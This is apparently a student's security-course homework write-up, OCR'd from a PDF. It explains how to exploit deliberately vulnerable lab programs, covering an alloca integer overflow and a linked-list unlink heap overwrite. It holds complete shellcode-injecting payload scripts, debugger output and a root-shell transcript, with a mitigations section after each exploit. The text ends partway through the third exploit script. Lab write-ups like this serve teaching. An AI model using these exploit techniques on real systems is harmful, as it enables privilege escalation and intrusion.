We can see the attack is successful as I got a root shell:



Mitigations

If I am the creator of the program, I would use strncpy instead of strcpy to prevent users from writing outside of the buffer. I would set the write count to exactly 100 to prevent a buffer overflow attack. Additionally, I would employ stack canaries in my program that would be generated per load to halt the program before an exploit could be successfully executed.

Vulnerable2:

Program Analysis:

The program accepts one command line argument as the target file name. It tries to open a file and reads the first unsigned integer in the file to count, which represents the number of unsigned integers following the first unsigned integer in the file. The program then tries to dynamically allocate memory to save the unsigned integers in the file. The size on the stack it allocates is count * sizeof(unsigned int). After the memory is allocated, it tries to read an unsigned integer for a count number of times or until it fails to read the unsigned integer.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void read_elements(FILE *f, int *buf, unsigned int count)
{
    unsigned int i;
    for (i=0; i < count; i++) {
        if (fread(&buf[i], sizeof(unsigned int), 1, f) < 1) {
            break;
        }
    }
}

void read_file(char *name)
{
    FILE *f = fopen(name, "rb");
    if (!f) {
        fprintf(stderr, "Error: Cannot open file\n");
        return;
    }

    unsigned int count;
    fread(&count, sizeof(unsigned int), 1, f);

    unsigned int *buf = alloca(count * sizeof(unsigned int));
    if (!buf) {
        return;
    }

    read_elements(f, buf, count);
}

void call_vul(char *arg)
{
    char temp[138];
    read_file(arg);
}

int _main(int argc, char *argv[])
```

```
{
    if (argc != 2) {
        fprintf(stderr, "Error: Need an input filename\n");
        return 1;
    }
    call_vul(argv[1]);
    return 0;
}
```

The program did not check for integer overflow when multiplying count with sizeof(unsigned int). By providing a specially crafted count, I could potentially cause alloca() to allocate a lot less memory while I could still write large amounts of data onto the stack, causing buffer overflow. Additionally, the program declared a buffer temp that is never used. The temp buffer could serve as a place for injecting the shellcode while I potentially overwrite the return address of call_vul() to point to it. By doing so, I would gain a root shell as I exit the call_vul() function.

The Exploit:

To investigate whether my assumption is true, I created a new program for calculating the overflowed value:

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    // The malicious count value
    unsigned int count = 0x80000000;

    // The item argument used in alloca()
    size_t item = count * sizeof(unsigned int);

    printf("0x%x * 0x%x = 0x%x = %d\n", count, sizeof(unsigned int), item, item);
}
```

By compiling and running the test program, the count value of 0x80000000 could cause an integer overflow and make the size argument 0:

```
cs426@kali:~/Desktop$ gcc test.c
cs426@kali:~/Desktop$ ./a.out
0x80000000 * 0x4 = 0x0 = 0
cs426@kali:~/Desktop$
```

I wrote my script to test out whether I could overwrite the allocated buffer. I would write 0x80000000 as the first unsigned integer, then I would write several more bytes to see if I could write pass the buffer.

```
import sys

malicious_count = b"\x00\x00\x00\x80"
```

```
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(malicious_count)
```


By receiving a segmentation fault, I confirm that I have successfully write pass the allocated buffer:

```
cs426@kali:~/hw4$ python3 sol2-initial.py > tmp
cs426@kali:~/hw4$ ./vulnerable2 tmp
Segmentation fault
cs426@kali:~/hw4$
```

Before the exploit, I tried to investigate the layout of the stack after I allocated 0 bytes on the stack for buf. I modified my first script to remove unnecessary writes and generated a new payload:

```
import sys

malicious_count = b"\x00\x00\x00\x80"

sys.stdout.buffer.write(malicious_count)
```


I proceeded to run gdb with the new payload:



By subtracting the address of ebp and buf, I calculated that there is a 40 byte space between buf and ebp. I have also found the address of the return address in read_file to be 0xbff6b12c:

The information remaining that I need to know is the distance in bytes between the return address location of read_file to the start of temp, and the distance in bytes between the start of temp to the ebp of call_vul. To gather this

information, I re-ran gdb with a breakpoint set in call_vul:



From the image below, I found that ebp and temp are 0x92 bytes (146 bytes) apart and the location of return address of call_vul and temp is 0x1a bytes (26 bytes) apart. If we disregard the space needed for the return address, then I would need to write 26 - 4 = 22 bytes in memory to reach temp:

```
     33
     34  void call_vul(char *arg)
     35  {
     36          char temp[138];
          // arg=0xbff6b1e0  →  [...]  →  0x00706d74 ("tmp"?)
 →   37          read_file(arg);
     38  }
     39
     40  int _main(int argc, char *argv[])
     41  {
     42          if (argc != 2) {
──────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vulnerable2", stopped 0x8049a21 in call_vul
(), reason: BREAKPOINT
──────────────────────────────────────────────────────────── trace ────
[#0] 0x8049a21 → call_vul(arg=0xbffeb1e0 "tmp")
[#1] 0x8049a7f → _main(argc=0x2, argv=0xbffeb1f0)
[#2] 0x8049d85 → main(argc=0x2, argv=0x0, envp=0x0)
──────────────────────────────────────────────────────────────────────
gef➤  p $ebp
$12 = (void *) 0xbff6b1d8
gef➤  p &temp
$13 = (char (*)[138]) 0xbff6b146
gef➤  p 0xbff6b1d8 - 0xbff6b146
$14 = 0x92
gef➤  p 0xbff6b146 - 0xbff6b12c
$15 = 0x1a
gef➤
```

To prevent unnecessary modifications of ebp and return address that might lead to a segmentation fault, I used gdb to find the value of them.

- EBP of read_file: 0xbff6b1d8
- Return address of read_file: 0x08049a2c
- EBP of call_vul: 0xbff6b1f8

```
     12          }
     13  }
     14
     15  void read_file(char *name)
     16  {
          // name=0xbff6b130  →  [...]  →  0x00706d74 ("tmp"?)
, f=0xbff6b11c  →  0x00000000
 →   17          FILE *f = fopen(name, "rb");
     18          if (!f) {
     19                  fprintf(stderr, "Error: Cannot open fi
le\n");
     20                  return;
     21          }
     22
──────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vulnerable2", stopped 0x804996a in read_file
 (), reason: SINGLE STEP
──────────────────────────────────────────────────────────── trace ────
[#0] 0x804996a → read_file(name=0xbffeb1e0 "tmp")
[#1] 0x8049a2c → call_vul(arg=0xbffeb1e0 "tmp")
[#2] 0x8049a7f → _main(argc=0x2, argv=0xbffeb1f0)
[#3] 0x8049d85 → main(argc=0x2, argv=0x0, envp=0x0)
──────────────────────────────────────────────────────────────────────
gef➤  x $ebp
0xbff6b128:     0xbff6b1d8
gef➤  x $ebp+4
0xbff6b12c:     0x08049a2c
gef➤
```

```
   0x8049a27 <call_vul+0019>  call   0x8049958 <read_file>
   0x8049a2c <call_vul+001e>  add    esp, 0x10
   0x8049a2f <call_vul+0021>  nop
   0x8049a30 <call_vul+0022>  leave
──────────────────────────────────────────── source:vulnerable2.c+37 ────
     32  }
     33
     34  void call_vul(char *arg)
     35  {
     36          char temp[138];
          // arg=0xbff6b1e0  →  [...]  →  0x00706d74 ("tmp"?)
 →   37          read_file(arg);
     38  }
     39
     40  int _main(int argc, char *argv[])
     41  {
     42          if (argc != 2) {
──────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vulnerable2", stopped 0x8049a21 in call_vul
(), reason: BREAKPOINT
──────────────────────────────────────────────────────────── trace ────
[#0] 0x8049a21 → call_vul(arg=0xbffeb1e0 "tmp")
[#1] 0x8049a7f → _main(argc=0x2, argv=0xbffeb1f0)
[#2] 0x8049d85 → main(argc=0x2, argv=0x0, envp=0x0)
──────────────────────────────────────────────────────────────────────
gef➤  x $ebp
0xbff6b1d8:     0xbff6b1f8
gef➤
```

Here is the final exploit script that generates the payload needed for obtaining a root shell:

```
import sys
from shellcode import shellcode

# ebp of the read_file function
read_file_ebp = b"\xd8\xb1\xf6\xbf"

# return address of the read_file function
read_file_return_addr = b"\x2c\x9a\x04\x08"

# ebp of the call_vul function
call_vul_ebp = b"\xf8\xb1\xf6\xbf"

# return address of the call_vul function that points to temp
call_vul_return_addr = b"\x46\xb1\xf6\xbf"

# malicious count input for overflowing alloca size calculation
malicious_count = b"\x00\x00\x00\x80"

sys.stdout.buffer.write(malicious_count)
sys.stdout.buffer.write(b"a" * 40)
sys.stdout.buffer.write(read_file_ebp)
sys.stdout.buffer.write(read_file_return_addr)
sys.stdout.buffer.write(b"a" * 22)
sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write(b"a" * (146 - len(shellcode)))
sys.stdout.buffer.write(call_vul_ebp)
sys.stdout.buffer.write(call_vul_return_addr)
```

The script begins with a crafted count value that tricks the program into allocating 0 bytes on the stack. Then, it writes 40 a's as padding to fill the space between ebp of read_file and the start of buf. Then, it preserves the ebp and the return address of read_file to ensure the control flows to call_vul when read_file exits. Afterwards, it writes 22 a's as padding to fill the space between the memory just above the return address of read_file and the start of the temp buffer. The script then writes the shellcode in the start of temp, and pad the remaining space to ebp of call_vul with a's. Finally, the script preserves the ebp of call_vul but modifies the return address to point to the start of temp, causing the control to flow to the shellcode as call_vul exits. Note that all addresses are written in reverse order due to the little endianness of the VM.

We can see the exploitation is successful as we gained a root shell:

```
cs426@kali:~/hw4$ python3 sol2.py > tmp && ./vulnerable2 tmp
# whoami
root
# exit
cs426@kali:~/hw4$
```

Mitigations:

If I am the creator of this program, I would always set a hard limit for the maximum count allowed to prevent integer overflow. For instance, I would add an if statement just before the alloca() call to abort the program if the count exceeds the maximum count allowed:


```
if (count > MAX_COUNT) {
      puts("Error: maximum count exceeded");
      return;
}
```

Additionally, I would use stack canaries to prevent users from overwriting the buffer to ebp and return addresses. Even if the buffer overflow occurred, the user could not write past the canary if the canary value is secure. This protects the ebp, return address, and variables in other stack frames from being overwritten.

Vulnerable3:

Program Analysis:

The program accepts three arguments, which are three strings to be stored in a doubly linked list. It creates a doubly linked list of three elements like the following:



Then, it copies three string arguments into the data field of each linked list node. Finally, it tries to disassemble the linked list structure starting from c to a.


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

typedef struct node {
    struct node *prev;
    struct node *next;
    char data[64];
} Node;

Node *list_insert(Node *after)
{
    Node *node = calloc(1, sizeof(struct node));
    if (after) {
        node->prev = after;
        if (after->next) {
            node->next = after->next;
            node->next->prev = node;
        }
        after->next = node;
    }

    return node;
}
```

```c
void update_prev(Node * node)
{
    node->prev->next = node->next;
}

void update_next(Node * node){
    node->next->prev = node->prev;
}

void list_delete(Node *node)
{
    if (node->prev) {
        update_prev(node);
    }
    if (node->next) {
        update_next(node);
    }
}

int _main(int argc, char *argv[])
{
    if (argc != 4) {
        fprintf(stderr, "Error: Need three command-line arguments\n");
        return 1;
    }

    Node *a = list_insert(0);
    Node *b = list_insert(a);
    Node *c = list_insert(b);

    strcpy(a->data, argv[1]);
    strcpy(b->data, argv[2]);
    strcpy(c->data, argv[3]);

    list_delete(c);
    list_delete(b);
    list_delete(a);

    return 0;
}
```

The program uses an insecure function strcpy(). This allows me to overwrite past the data buffer for each list node, modifying the prev and next pointer of the nodes in higher memory addresses, and potentially write to any location in memory with the list_delete() function. The goal of the exploit is to inject a shellcode and redirect to it. Therefore, if I have write access to anywhere in memory, I could overwrite return addresses to point to the shellcode, giving me a root shell.

The Exploit:

This is the simplified heap layout after all three nodes are initialized and populated in the linked list structure:



I investigated the heap layout in GDB. I found out that node a precedes b in memory, and b precedes c in memory. Each of them is 80 bytes, and they are placed directly next to each other (no padding in between):

```
gef➤  x/60 a

0x80f0f30:      0x0     0x80f0f80       0x61    0x0
0x80f0f40:      0x0     0x0     0x0     0x0
0x80f0f50:      0x0     0x0     0x0     0x0
0x80f0f60:      0x0     0x0     0x0     0x0
0x80f0f70:      0x0     0x0     0x0     0x51
0x80f0f80:      0x80f0f30       0x80f0fd0       0x62    0x0
0x80f0f90:      0x0     0x0     0x0     0x0
0x80f0fa0:      0x0     0x0     0x0     0x0
0x80f0fb0:      0x0     0x0     0x0     0x0
0x80f0fc0:      0x0     0x0     0x0     0x51
0x80f0fd0:      0x80f0f80       0x0     0x63    0x0
0x80f0fe0:      0x0     0x0     0x0     0x0
0x80f0ff0:      0x0     0x0     0x0     0x0
0x80f1000:      0x0     0x0     0x0     0x0
0x80f1010:      0x0     0x0     0x0     0x20fe9
gef➤
```


In the update_prev and update_next function, I found that the prev and next pointers are dereferenced to write values into memory pointed by them. For example, in update_prev, it tries to overwrite the memory 4 bytes higher in location pointed by the prev pointer:

```
void update_prev(Node * node)
{
    node->prev->next = node->next;
}
```

This means that I could modify the return address to the address stored in the next pointer by setting the prev pointer to point to the address where ebp is stored. In this case, I could set the next pointer to point to my shellcode. This

would cause the control to flow to the shellcode after the function exits. For which return address to overwrite, I decided to overwrite the return address for update_prev so that I immediately get a root shell after update_prev exits, avoiding running update_next that could corrupt my shellcode with the value of ebp.

Here is a simplified illustration of the memory after the described buffer overflow attack:




By investigating in GDB, I found that the address of the data buffer in c is 0x080f0fd8 and the address of ebp for update_prev is 0xbff6b1bc:

Here is the final exploit script for invoking a root shell in the vulnerable program:

```python
import sys
from shellcode import shellcode

if len(sys.argv) != 2:
    raise ValueError("Invalid number of arguments provided")

if not sys.argv[1].isdigit():
    raise ValueError("Argument must be an integer")

node_number = int(sys.argv[1])

if node_number < 1 or node_number > 3:
    raise ValueError("Argument must be 1, 2, or 3")

# Address of the data buffer in c
c_data_addr = b"\xd8\x0f\x0f\x08"

# Address of the memory storing the ebp in update_prev
ebp_addr = b"\xbc\xb1\xf6\xbf"

if node_number == 1:
    # Write anything here without overflowing the buffer
    sys.stdout.buffer.write(b"a")

elif node_number == 2:
    # Fill out spaces in the data buffer an the metadata of b
    sys.stdout.buffer.write(b"b" * 72)

    # For overwriting the prev for c to the address of ebp
    sys.stdout.buffer.write(ebp_addr)

    # For overwriting the next of c to &c.data
    sys.stdout.buffer.write(c_data_addr)

elif node_number == 3:
    # Write the shellcode in the data buffer of c
